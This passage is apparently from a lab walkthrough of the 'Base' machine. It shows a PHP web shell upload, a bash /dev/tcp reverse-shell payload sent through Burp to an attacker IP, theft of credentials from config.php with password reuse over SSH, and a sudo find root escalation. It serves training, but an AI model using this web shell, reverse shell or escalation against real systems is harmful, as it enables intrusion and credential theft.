/static               (Status: 301) [Size: 311] [--> http://10.10.10.48/static/]

===============================================================
```

The scan shows that a folder called `_uploaded` exists. We will navigate to it to see if our file is there. It appears that this folder has also been set as listable and we can see all the files that are uploaded.



Upon clicking on `test.php`, we can see the output of the `phpinfo()` command, thus confirming code execution.



PHP Version 7.2.24-0ubuntu0.18.04.11

System	Linux base 4.15.0-151-generic #157-Ubuntu SMP Fri Jul 9 23:07:57 UTC 2021 x86_64
Build Date	Mar 2 2022 17:52:35
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-mysqli.ini, /etc/php/7.2/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.2/apache2/conf.d/20-sysvsem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.2.0, Copyright (c) 1998-2018 Zend Technologies
with Zend OPcache v7.2.24-0ubuntu0.18.04.11, Copyright (c) 1999-2018, by Zend Technologies

Let us now create a PHP web shell which uses the `system()` function and a `cmd` URL parameter to execute system commands.


Place the following code into a file called `webshell.php`.

```
<?php echo system($_REQUEST['cmd']);?>
```

We are making use of the `$_REQUEST` method to fetch the `cmd` parameter because it works for fetching both URL parameters in `GET` requests and HTTP request body parameters in case of `POST` requests. Furthermore, we also use a POST request later in the walkthrough, thus using the `$_REQUEST` method is the most effective way to fetch the `cmd` parameter in this context.

```
$ cat webshell.php

<?php echo system($_REQUEST['cmd']);?>
```

After the web shell has been created, upload it as shown previously.




Index of /_uploaded

Name	Last modified	Size	Description
Parent Directory		-	
test.php	2022-06-15 11:32	20	
webshell.php	2022-06-15 11:59	39	

Apache/2.4.29 (Ubuntu) Server at 10.129.95.184 Port 80

After the file has been uploaded, click on it in the browser and it will show a blank page, however, if we add a system command in the `cmd` URL parameter, the PHP backend will execute its value, e.g: `?cmd=id`.



uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data)

The above URL returns with the output of the `id` command, letting us know that Apache is running in the context of the user `www-data`. Let's intercept this request in BurpSuite and send it to the repeater tab by pressing the `CTRL+R` shortcut, or by right-clicking inside the request and selecting `Send to Repeater`.


Request

Pretty Raw Hex \n

```
1 GET /_uploaded/webshell.php?cmd=whoami HTTP/1.1
2 Host: 10.129.95.184
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:91.0)
  Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
  ,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=5f2l1v6dg685suk652ngujdngq
9 Upgrade-Insecure-Requests: 1
10
11
```

Now that we know we can execute code on the remote system, let's attempt to get a reverse shell. The current request is an HTTP GET request and we can attempt to use it to send a command that will grant us a reverse shell on the system, however, it is likely that one might encounter errors due to the presence of special characters in the URL (even after URL encoding them). Instead, let us convert this GET request to a POST request and send the reverse shell command as an HTTP POST parameter.

Right-click inside the Request body box, and click on the "Change request method" in order to convert this HTTP GET request to an HTTP POST request.



In the repeater tab, we can alter the request and set the following reverse shell payload as a value for the `cmd` parameter.

```
/bin/bash -c 'bash -i >& /dev/tcp/YOUR_IP_ADDRESS/LISTENING_PORT 0>&1'
```

This reverse shell payload will make the remote host connect back to us with an interactive bash shell on the specified port that we are listening on.

Request

Pretty Raw Hex \n

```
1 POST /_uploaded/webshell.php HTTP/1.1
2 Host: 10.10.10.48
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:91.0)
  Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
  ,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=5f2l1v6dg685suk652ngujdngq
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 59
12
13 cmd=/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.38/443 0>&1'
```

In order to execute our payload, we will have to first URL encode it. For URL encoding the payload, select the payload text in the request body and press `CTRL+U`.

Request

Pretty Raw Hex \n

```
1 POST /_uploaded/webshell.php HTTP/1.1
2 Host: 10.10.10.48
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:91.0)
  Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
  ,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=5f2l1v6dg685suk652ngujdngq
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 59
12
13 cmd=/bin/bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.38/443+0>%261'
```

It's important to URL encode the payload, or else the server will not interpret the command correctly. For example, in the POST body, the `&` character is used to signal the start of a new parameter. But we have two `&` characters in our string that are both a part of the `cmd` parameter. By encoding them, this tells the server to treat this entire string as part of `cmd`.

Let's now start a Netcat listener on port 443 and then send the request in Burp for the payload to execute.

```
sudo nc -lvnp 443
```

```
$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.48] 40954
bash: cannot set terminal process group (25368): Inappropriate ioctl for device
bash: no job control in this shell

www-data@base:/var/www/html/_uploaded$
```

A reverse shell on the system is successfully received.

Lateral Movement

As we already know, the Apache server is running as the `www-data` use and the shell we received is also running in the context of this user. `www-data` is a default user on systems where web servers are installed and usually has minimal privileges. Let's enumerate the system to see if we can find any interesting information that might allow us to escalate our privileges.

We will first check the configuration file in the `login` folder that we found earlier. These configuration files often include credentials that are used to communicate with SQL or other types of data storage servers. Let's read it.

```
cat /var/www/html/login/config.php
```


```
$ cat /var/www/html/login/config.php

<?php
$username = "admin";
$password = "thisisagoodpassword";
```

```
$username = "admin";
$password = "thisisagoodpassword";
```

The `config.php` file reveals a set of credentials. System administrators often re-use passwords between web and system accounts so that they do not forget them. Let us enumerate further to see if this password is valid for any system user. To do that, we will first list the files in the `/home` directory to quickly identify the users on the system.

```
ls /home
```

A folder called `John` is found, which gives us a valid username.



The `su` command can usually be used to switch to a different user in Linux, however, as our shell is not fully interactive, this command will fail. There are methods for upgrading this shell to an interactive one, but luckily, the Nmap scan showed that port 22 is open, which means we can attempt to log in as the user `John` over SSH with the password that we identified.

```
ssh john@10.10.10.48
```

```
$ ssh john@10.10.10.48

The authenticity of host '10.10.10.48 (10.10.10.48)' can't be established.
ECDSA key fingerprint is SHA256:Qnl6bGZ0sJCO0lVm+E/ZMix3bxGBGp62BgV425/LGqk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.48' (ECDSA) to the list of known hosts.
john@10.10.10.48's password:

Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information

  System load:  0.0               Processes:             121
  Usage of /:   23.9% of 19.56GB  Users logged in:       0
  Memory usage: 16%               IP address for ens160: 10.10.10.48
  Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

91 packages can be updated.
1 update is a security update.


*** System restart required ***

john@base:~$
```

This is successful and the flag can be found in the users home directory, i.e. `/home/john/user.txt`.

Privilege Escalation

We now need to escalate our privileges to that of the `root` user, who has the highest privileges in the system. Instead of running a system enumeration tool like `linPEAS`, let us first perform some basic manual enumeration. Upon checking the `sudo -l` command output, which lists the sudo privileges that our user is assigned, we see that user `john` can run the `find` command as a root.

```
sudo -l
```

```
$ sudo -l

[sudo] password for john: thisisagoodpassword
Matching Defaults entries for john on base:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on base:
    (root : root) /usr/bin/find
```


It is rarely a good idea to allow a system user to run a binary with elevated privileges, as the default binaries on Linux often contain parameters that can be used to run system commands. A good list of these binaries can be found in the GTFOBins website.

> GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

For windows systems, the equivalent of this is the LOLBAS.

Once we navigate to the *GTFObins* website, we can search for `find`.

Under the `Sudo` section we see the following.



According to `GTFOBins`, we need to run the following command in order to escalate our privileges:

```
sudo find . -exec /bin/sh \; -quit
```

The `-exec` flag is used with `find` to run some command on each matching file that is found. We'll abuse this to just run a shell, and since the process is running as root (from `sudo`), that shell will also be running as root. Instead of `sh`, we will use `bash` as it offers better syntax and it is actually an improvement over `sh`. Once we run this command, we successfully obtain a root shell.

```
$ sudo find . -exec /bin/bash \; -quit

root@base:/var/www/html/_uploaded# whoami && id
root
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found in the root folder, `/root/root.txt`.

You have successfully finished the Base machine. Congratulations!